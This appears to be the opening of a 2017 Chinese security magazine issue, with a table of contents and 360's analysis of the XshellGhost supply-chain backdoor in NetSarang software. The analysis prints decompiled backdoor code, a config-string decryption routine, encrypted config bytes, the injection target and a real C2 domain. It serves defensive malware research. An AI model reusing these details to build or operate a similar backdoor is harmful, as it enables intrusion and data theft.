

安全客

SECURITY GEEK



常用软件的后门风险控制



Xshell被植入后
门代码事件分析
报告（完整版）



深入分析
CCleaner后门
代码-编译环境
污染供应链攻击
案例



Chrome插件：
User-Agent
Switcher恶意
代码分析报告

常用软件的后门风险控制

供应链安全是网络安全的主题之一，近日官网下载的XShell也被曝光自带后门，之前曾出现第三方渠道下载的Putty、XCode被植入后门的情况，Chrome浏览器多个插件也曾被插入恶意代码，如果官网与第三方软件分发渠道都不可信，在一切都可编程，一切都要依赖软件的今天，我们该怎么办？

本期《安全客》试图讨论一下在人和软件 / 设备的供应链都不可靠的情况下，如何保证企业核心资产的安全。



360公司首席安全官
谭晓生
邀请您参与知乎讨论



致力于做有见解有态度的网络安全资讯平台，丰富而及时的资源更新，安全客深受网络安全爱好者们的喜爱。四叶草安全祝安全客越办越好！

—— 四叶草安全CEO 马坤



安全客独有的雄厚技术储备，使其在内容特别是“硬核”技术内容的深度和广度方面无可匹敌。

—— 无糖信息CEO Only_guest



安全客是国内最早期做安全播报的信息平台，每日第一时间推送安全技术、漏洞、资讯类信息。随着互联网的快速发展的同时，安全问题日益严峻，安全客一定会发挥更大的社会价值。

—— 360信息安全部负责人 高雪峰




安全客速度很快，文章质量很高，同时安全社区文化建设得很不错，在信息杂乱的现在，实属难得。黑客，唯快不破，向安全客学习。

—— Joinsec团队负责人 余弦



网络安全技术，既需要关注最新的知识资讯，也需要对过往的知识资讯进行查阅分析。一个好的安全媒体不但要有新鲜度，更要有积累与沉淀。很高兴看到安全客正在向这一目标不断前行。加油！

—— 凌晨科技CEO 黑客叔叔



安全客，一本有思想、有内涵的专业安全技术刊物，传播高品质文章，打造圈内学习、分享、交流新平台。

—— 江南天安猎户实验室负责人 俞华辰

CONTENTS

内容简介

安全客-2017季刊-第三期

软件安全

从传统的软件漏洞，到供应链软件安全，从Xshellghost到Chrome插件User-Agent Switcher都在强调软件安全、供应链软件安全的重要性，本章节分享5篇软件安全相关文章的文章，供安全从业者及爱好者们学习。

BlackHat

BlackHat是世界上有名的能够了解未来安全趋势的信息峰会。本章节将分享5篇针对BlackHat 2017中议题内容的分析和研究文章，供安全从业者及爱好者们学习。

漏洞分析

漏洞分析多是针对漏洞产生的原因，漏洞的利用方法及限制条件等方面进行全面的分析。本章节分享8篇IoT、Android等平台漏洞分析文章，供安全从业者及爱好者们阅读学习。

木马分析

木马通常有两个可执行程序：一个是控制端，另一个是被控制端。本章节分享4篇PC端、移动端木马分析相关的文章，供安全从业者及爱好者们阅读学习。

安全研究

安全研究是安全技术发展的源动力，本章节分享5篇渗透测试、Web安全、移动安全等多个方向的研究成果，供安全从业者及爱好者们阅读学习。

安全运营

本章节分享6篇各家安全团队在安全实践方面积累的经验总结，包括最新的安全风险趋势、漏洞挖掘、内网渗透、日志分析等方面的安全实践，供安全从业者及爱好者们阅读学习。



主办
360安全客
360 Security Geek

杂志顾问 Advisor
谭晓生 Tan Xiaosheng

主编 Editor-in-Chief
林伟 Lin Wei

编辑 Editors
陈奇 Chen Qi
杜平 Du Ping
李善超 Li Shanchao
唐艺珍 Tang Yizhen
张伟 Zhang Wei
张之义 Zhang Zhiyi

杂志投稿 Content Contact
电话 010-5244 7914
邮箱 linwei@360.cn

杂志合作 Magazine Cooperation
电话 010-5244 7914
邮箱 duping@360.cn



扫码关注《安全客》微信订阅号！

本刊文章观点只代表作者个人意见，不代表《安全客》杂志及360公司立场。读者对本书编纂内容有任何问题请发邮件至duping@360.cn。

未经许可，不得以任何方式复制或抄袭本文之部分或全部内容
版权所有，侵权必究

目录

【卷首语】	1
【软件安全】	
Xshellghost 技术分析——入侵感染供应链软件的大规模定向攻击	1
Xshell 被植入后门代码事件分析报告	21
深入分析 CCleaner 后门代码-编译环境污染供应链攻击案例	73
Chrome 插件：User-Agent Switcher 恶意代码分析报告	82
Mac 下的破解软件真的安全吗？	100
【BlackHat】	
Stack overflow in PlugX RAT	113
详解 Web 缓存欺骗攻击	120
SSRF 的新纪元：在编程语言中利用 URL 解析器	136
HTTP 中的隐藏攻击面	156
【漏洞分析】	
Metinfo 5.3.17 前台 SQL 注入漏洞分析	173
Phpcms V9 从反射型 XSS 到 CSRF 绕过到 Getshell	180
深入分析一个影响数百万 IoT 设备的漏洞	210
FFmpeg 安全问题讨论	218
Android 短信应用 DOS 漏洞分析与利用	227
FFmpeg Http 协议 heap buffer overflow 漏洞分析及利用	235
Pwn2Own 用户空间提权漏洞分析	248
BlueBorne 蓝牙漏洞深入分析与 PoC	256
【木马分析】	
“WireX Botnet” 事件 Android 样本分析报告	284
Petya 变种勒索蠕虫启动代码分析	294
Sorebrect 勒索病毒分析报告	330
揭露 “Operation Manul” 疑似在 Android 端的间谍软件行为	350
【安全研究】	
PHP 反序列化漏洞	363
AI 重新定义 Web 安全	393
从瑞士军刀到变形金刚--XSS 攻击面拓展	402
无弹窗渗透测试实验	417
通过 WebView 攻击 Android 应用	440
【安全运营】	
那些年玩过的 SSRF 利用姿势	450
基于 lua 插件化的 pcap 流量监听代理	458
探索新思路——记一次 Github 项目被 fork 后的删除经历	469
快速从 fuzzbunch 框架中提取利用程序	475
DevSecOps 的一些思考	482
层层放大 java 审计的攻击面	494

【软件安全】

Xshellghost 技术分析——入侵感染供应链软件的大规模定向攻击

作者：360 追日团队

原文地址：【安全客】<http://bobao.360.cn/learning/detail/4280.html>

概述

近日，NetSarang 旗下的 Xmanager、Xshell、Xftp 和 Xlpd 等在全球流行使用的服务器远程管理软件曝出被多家杀毒软件报毒查杀的情况，经过 360 科技集团追日团队调查分析确认，NetSarang 旗下多款软件的关键模块被植入了高级后门，这是一起入侵感染供应链软件的大规模攻击事件，我们将其命名为“XshellGhost”(xshell 幽灵)。

事件时间轴

2017 年 7 月 17 日，NetSarang 公司发布旗下多款产品的新版软件，更新修复多处 bug 和增强了会话加密能力，用于对抗 CIA 木马“BothanSpy”的密码劫持功能。

2017 年 8 月 7 日，NetSarang 与卡巴斯基发布联合声明，声称 7 月 18 日发现软件存在安全漏洞被攻击。

2017 年 8 月 15 日，NetSarang 与卡巴斯基更新联合声明，发现在香港利用该软件漏洞的案例。

Security Exploit in July 18, 2017 Build

Posted Aug 7, 2017

Updated Aug 15, 2017

Kaspersky Labs has issued a press release regarding this issue along with a joint statement with NetSarang which can be read here:

https://usa.kaspersky.com/about/press-releases/2017_shadowpad-attackers-hid-backdoor-in-software-used-by-hundreds-of-large-companies-worldwide

On Friday August 4th, 2017, our engineers in cooperation with Kaspersky Labs discovered a security exploit in our software specific to the following Builds which were released on July 18, 2017. ~~Currently, there is no evidence that the exploit was utilized.~~ As of Aug 15, 2017, Kaspersky Labs has discovered a single instance of this exploit being utilized in Hong Kong.

Affected Builds

- Xmanager Enterprise 5.0 Build 1232
- Xmanager 5.0 Build 1045
- Xshell 5.0 Build 1322
- Xftp 5.0 Build 1218
- Xlpd 5.0 Build 1220

Build numbers before and after the above Builds were not affected. If you are using any of these above listed Builds, we highly recommend you cease using the software until you update your clients. The exploit was effectively patched with the release of our latest Build on August 5th, so if you've already updated, then your clients are secure. The latest Builds are Xmanager Enterprise Build 1236, Xmanager Build 1049, Xshell Build 1326, Xftp Build 1222, and Xlpd Build 1224.

攻击形式

2017年7月NetSarang系列软件的关键网络通信组件nssock2.dll被植入了恶意代码，厂商在发布软件时并未发现恶意代码，并给感染组件打上了合法的数字签名随新版软件包一起发布，用户机器一旦启动软件，将会加载组件中的恶意代码，将主机的用户信息通过特定DGA(域名生成算法)产生的DNS域名传送至黑客的远程命令控制服务器，同时黑客的服务器会动态下发任意的恶意代码至用户机器执行。

攻击影响面

使用被感染的软件的用户，将会被黑客窃取用户信息，并在云端下发任意的恶意代码进行远程控制，由于该系列软件在国内的程序员和运维开发人员中被广泛使用，多用于管理企事业单位的重要服务器资产，所以黑客极有可能进一步窃取用户所管理的服务器身份验证信息，秘密入侵用户相关的服务器，请相关软件用户和企事业单位提高警惕。


XshellGhost 技术分析

“XshellGhost”(xshell幽灵)是一个精密的定向攻击平台，所有的功能模块实现均为shellcode形式，客户端攻击通过感染供应链软件和各个shellcode模块，实现了无自启动项、无落地文件和多种通信协议的远程控制，后门潜伏于受害者电脑等待黑客在云控制平台下发shellcode数据执行，黑客在云端甚至可能通过上传的用户信息进行选择性的定向攻击。

远程控制逻辑分析

XshellGhost 的远程控制主要分为 5 个步骤：

1. 软件启动加载被感染组件 nsock2.dll，解密 shellcode1 执行。
2. Shellcode1 解密 Shellcode2 执行如下功能：
 - a) 创建注册表项，上报数据到每月对应的 DGA 域名当中；
 - b) 通过发往知名的域名解析器当中上传用户信息给攻击者；
 - c) 将接收的数据写入到创建的注册表项当中；
 - d) 通过获取的 key1 和 key2 解密 Shellcode 3 并执行；
3. Shellcode3 会创建日志文件并写入信息，启动系统进程 Svchost.exe，修改其 oep 处的代码，并注入 shellcode 形式的 Root 模块执行。
4. Root 模块的初始化过程中，会加载并初始化 Plugins、Config、Install、Online 和 DNS 等功能模块，然后调用函数 Install->InstallByCfg 以获取配置信息，监控注册表并创建全局互斥体，调用 Online->InitNet；
5. 函数 Online->InitNet 会根据其配置初始化网络相关资源，向指定服务地址发送信息，并等待云端动态下发代码进行下一步攻击。



初始加载模块分析

此次攻击的所有模块调度加载实现方式都是通过 shellcode 形式，采用了模块化的方法进行统一管理。每个 Shellcode 的入口函数都会根据传入的第 2 个参数的数值决定将其具体要执行的功能，参数数值和对应的功能列表如下所示：

编号	作用	
1	初始化 shellcode 自身的相关信息	
100	相关初始化，获取 shellcode Root 的功能列表	
101	释放 shellcode 申请的资源	
102	获取 shellcode 的 ID	
103	获取 shellcode 的名称	
104	获取 shellcode 的函数列表接口	安全客 (bobao.360.cn)

根据 Shellcode 编号 102、103 和 104 所对应的功能，可以获取每个 Shellcode 的信息列表：

ID	名称	状态
100	Root	已知
101	Plugins	已知
102	Config	已知
103	Install	已知
104	Online	已知 安全客 (bobao.360.cn)

关键的网络通信模块，除 DNS 协议通信，此后门还会利用其他 5 种网络协议进行远程控制。

ID	名称	状态
200	TCP	未知
201	HTTP	未知
202	UDP	未知
203	DNS	已知
204	HTTPS	未知
205	SSL	未知 安全客 (bobao.360.cn)

基础管理模块分析


Root 模块是该次攻击的基础管理模块，其它各个模块的功能的展开和运行都依赖于 Root 模块提供的函数接口列表：



ID	名称	作用
1	InsertShellcodeInfo	空指针
2	ShellCodeQueryIncRef	获取 shellcode 的信息，保存在全局 shellcode 信息链表当中
3	ShellCodeQueryIncRef	通过 shellcode 的地址在全局信息链表中查询对应的信息指针，并增加引用
4	ShellCodeQueryIncRef	通过 shellcode 的 ID 在全局信息链表中查询对应的信息指针，并增加引用
5	ShellCodeQueryDecRef	减少 shellcode 信息指针的引用计数。 如果引用计数为 0，则创建线程，调用该 shellcode 的 101 功能，释放资源。然后释放 shellcode
6	ShellCodeQueryDecRef	先判断 shellcode 的结构成员(0x18 0x1c)。如果都为 0，则减少引用计数
7	ShellCodeGetName	获取该 shellcode 的名称
8	EnterCriSec	进入全局信息链表的临界区
9	LeaveCriSec	离开全局信息链表的临界区
10	GetLastShellcodeInfo	获取最后一个被插入到全局链表的 shellcode 的信息
11	GetNextShellcodeInfo	获取当前 shellcode 所指向的下一个 shellcode 指针
12	LoadDll	调用 LoadDIIEx
13	LoadDIIEx	Shellcode 以 dll 文件的形式存在，加载对应的 dll 文件，并将 Shellcode 对应的信息保存到全局 shellcode 信息链表中
14	LoadAndInsertShellcode	调用 LoadAndInsertShellcodeEx
15	LoadAndInsertShellcodeEx	加载转换后的 shellcode，依次调用其功能号 1、100、102、104，然后将信息添加到全局 shellcode 信息链表中
16	LoadShellcode	加载 shellcode，并调用其功能号 1
17	InjectShellcode	调用 InjectShellcodeEx，第 3 个参数为 0
18	InjectShellcodeEx	注入到指定的进程句柄当中，根据第 3 个参数决定启动该 shellcode 的方式： 0：更改进程 oep 处的代码跳转到加载处 1：直接远程线程启动 shellcode 的加载代码
19	TransDataInternal	根据传入的键值转换数据的编码格式
20	TransDataInternal	根据传入的键值转换数据的编码格式
21	Malloc	申请空间
22	TransDataByTime	根据当前时间转换数据的编码格式
23	TransDataEx	根据数据头转换数据的编码格式，并返回转换后的数据的相关信息
24	TransData	根据数据头转换数据的编码格式
25	Free	释放空间
26	GetTimeSum	获取时间的总和
27	TransChr	对字符取模 0x3E。余数在区间[0x1a,0x34)中时，+0x47；余数在区间左边时，+0x41；否则



Root 模块的初始化逻辑如下图所示：



插件功能模块分析

Plugins 模块为其他插件提供接口，包括读写注册表指定字段的加密数据，加载 DLL 等，以及监控注册表指定字段变化并将其数据解密作为插件加载：

ID	名称	作用
1	OpByCmd	根据命令提供向注册表指定 key 写入加密 Value 和删除 Value，加载 DLL 等功能
2	MonitorRegLoadShellcode	监控注册表指定 key 更改并加载插件。若参数为 0，则不会创建注册表键，否则会创建注册表键
3	RegOpenKeyAndQueryValue	打开并查询注册表的键值
4	RegCreateKeyAndSetValue	创建并设置对应注册表路径的键值
5	RegOpenKeyAndDeleteValue	打开并删除注册表相应的键值



在调用 Install 模块的 InstallByCfg 函数时，会调用 Plugins 模块的 MonitorRegLoadShellCode 函数。该函数负责监控注册表指定 key，如果 key 值被改变，该函数将会读取注册表中的数据并调用 Root 模块的 LoadAndInsertShellcodeEx 函数将其加载。

如果网络控制端下发调用 Plugins 模块的 OpByCmd 函数的指令，将会设置其注册表指定 key 的数据，过后 MonitorRegLoadShellCode 函数将会监控到 key 值发生改变，读取注册表数据动态加载下发的 Shellcode 代码。

C&C 配置模块分析

配置模块 Config 主要负责管理当前机器当中的配置文件以及对应机器的 ID：

ID	名称	作用
1	OpByCmd	根据 Command 执行对应的 config 操作，调用 Online 模块的 SendTans 进行反馈
2	GetCfgCon	读取文件中的 Config 参数
3	RandomStr	根据 VolumeSerialNumber 生成随机字符串，在同安全客(暗中观察.cn)

该模块包含了一个大小最大为 0x858 的配置数据块，其中配置数据块是从文件中读取的，文件位置是由该模块的第三个函数 RandomStr 提供：

```
int __stdcall q_GetRandomString(int a1, int arg4, int a3, unsigned int a4)
{
    _BYTE *v4; // esi@1
    unsigned int v5; // edi@1
    unsigned int v6; // edi@3
    signed int v7; // ebx@4
    signed int v8; // esi@4
    int a266; // [sp+10h] [bp-10h]@1

    qDecrypt_Malloc_1((int)&str_HD_0, (int)&a266);
    qDecrypt_Space_1((int)&a266, 65001);
    v4 = (_BYTE *)a266;
    v5 = a4;
    while ( *v4 )
    {
        v6 = (qGetSysVolumeSerialNumber() - 0x622F27FF) ^ v5;
        v5 = *v4++ + (v6 >> 16) + (v6 << 16);
    }
    v7 = 0;
    v8 = arg4 + v5 % (a3 - arg4 + 1);
    if ( v8 > 0 )
    {
        do
        {
            *(_BYTE *) (v7 + a1) = (*int (__stdcall **)(unsigned int))(gptr_94F110_0 + 184))(v5 % 0x1A);
            v5 = 0xCD220000 * v5 - 0x7CE32DE * (v5 >> 16) - 0x4E237376;
        }
        while ( v7 + a1 < v8 );
    }
}
```

随机串生成的过程跟系统的卷序列号相关，所以在不同的机器上其位置并不相同。但是其有固定的格式，RandomStr 均为大写字母 ↪：

```
%ALLUSERSPROFILE%\RandomStr\RandomStr\RandomStr\RandomStr
```

配置信息是加密存储在配置文件中的，通过调用该模块的接口函数，可以获取解密后的配置文件，配置数据块的结构如下：



配置块的头部是一个 OffsetTable，其中记录了各项配置串相对于 EncryptStringStub 的偏移，

目前已知的配置位置：

OffsetTable[8]配置块 0x10 要注入的进程路径

OffsetTable[0xC]配置块 0x18CC URL 地址和 CC 类型

原始串的前 2 个字节为本串加密的 Key，之后通过解密函数解密获取解密后的串，所以解密后的串长度要比原始串的长度少 2。经分析还原的解密函数如下：

```
def decode(s):
    (_eax,) = struct.unpack('H', s[0:2])
    dec = ''
    eax = ctypes.c_uint32(_eax)
    for c in s[2:]:
        al = ctypes.c_byte(eax.value)
        temp = ctypes.c_byte((ord(c) ^ al.value))
        dec += chr((temp.value)&0xff)
        eax.value = 0x41120000 * eax.value - 0x434C8EEE * (eax.value >> 16) - 0x2F878E0F
    dec = dec.strip('\x00')
    return dec
```

安全客 (bobao.360.cn)

通过对程序自身的配置文件进行分析：



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
000000000	03	00	08	00	00	00	00	00	00	00	00	00	00	00	00	
000000010	24	00	00	00	00	00	00	00	0D	00	00	00	00	00	00	
000000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000040	08	08	08	08	08	08	04	04	04	02	02	01	04	02	02	
000000050	08	07	00	00	00	00	00	00	2A	EA	2A	44	01	0C	B5	
000000060	30	3B	78	B5	21	7B	3C	1F	9F	7E	01	A0	08	F0	F6	
000000070	7F	71	60	BD	63	66	95	7B	E6	62	4C	B3	1F	E5	3A	
000000080	F4	31	FF	B8	9F	64	81	96	AA	C4	B1	F0	02	5E	C5	
000000090	3E	AF	98	19	F6	00	21	39	20	C5	C4	99	00	00	00	

注入程序路径，加密前的字符  :

\x1F\xE5\x3A\x86\xF4\x31\xFF\xB8\x9F\x64\x81\x96\xAA\xC4\xB1\xF0\x02\x5E\xC5\xB1\x3E\xAF\x98\x19\xF6\x00\x21\x39\x00\x21\x39\x20\xC5\xC4\x99\x00\x00\x00\x00

解密后 : %windir%\system32\svchost.exe

CC 远程命令控制服务器的 URL，加密前的串  :

\x7B\x3C\x1F\x9F\x7E\x01\xA0\x08\xF0\xF6\x1C\x7F\x71\x60\xBD\x63\x66\x95\x7B\xE6\x62\x4C\xB3\x1F\xE5\x3A\x86

解密后 : dns://www.notped.com

DNS 查询地址 :

8.8.8.8

8.8.4.4

4.2.2.1


4.2.2.2

代码注入模块分析

主体代码注入模块 Install，负责将 Root 模块代码注入到指定的进程当中，以及调用 Online 模块的相关初始化工作：

ID	名称	作用
1	OpByCmd	如果数值为 0x00006700，根据参数和 shellcode 信息调用 Shellcode Online 的 SendTrans。 如果数值为 0x01006700，根据参数和 shellcode 信息调用 Shellcode Online 的 SendTrans，如果返回结果为 0，则休眠 3 秒。 如果全局 ShellcodeInfo 信息结构体(Shellcode Root)中的 Op 选项不为 4，则退出进程。
2	InstallByCfg	安全客 (bobao.360.cn)

函数 InstallByCfg 的逻辑如下所示：



功能 A：

- 1、调用 Plugins 的 MonitorRegLoadShellCode 函数，创建并监控指定注册表键,读取注册表数据加载 shellcode 执行；
- 2、调用 Config 的 RandomStr 函数获取字符串，用来创建全局互斥体
 - a)如果全局互斥体已存且 Root 的 Op 数值为 3，结束自身进程。
 - b)调用 Online 的 InitNet，初始化网络模块

功能 B：

- 1、调用 Plugins 的 MonitorRegLoadShellCode 函数，打开并监控指定注册表键，读取注册表数据加载 shellcode 执行；
- 2、查询 Shellcode 106，如果不存在，则休眠 1 秒继续查询
- 3、调用 Shellcode 106 的第 2 个接口函数

功能 C：

- 1、调用 Config 的函数 GetCfgCon 获取配置文件中保存的 Pe 路径
- 2、启动 Pe，修改 Oep 处的代码，注入 Shellcode Root
 - a)如果失败，则创建线程调用功能 A



b)如果成功，则结束自身

网络通信模块分析


Online 模块是本次攻击的网络通信管理模块，在本次攻击事件当中我们已经发现了 DNS 模块，其它几个网络模块 (TCP、HTTP、UDP、HTTPS、SSL) 虽然在代码当中有所体现，但是在 shellcode 当中尚未主动运行，各个网络模块的函数接口及其作用如下表所示：

ID	名称	作用
1	空指针	
2	GetConObj	返回该种网络通信时所使用到的对象
3	Start	发送初始化数据包
4	Recv	接受消息
5	Send	发送消息
6	Shutdown	发送 shutdown 数据包
7	Close	关闭连接

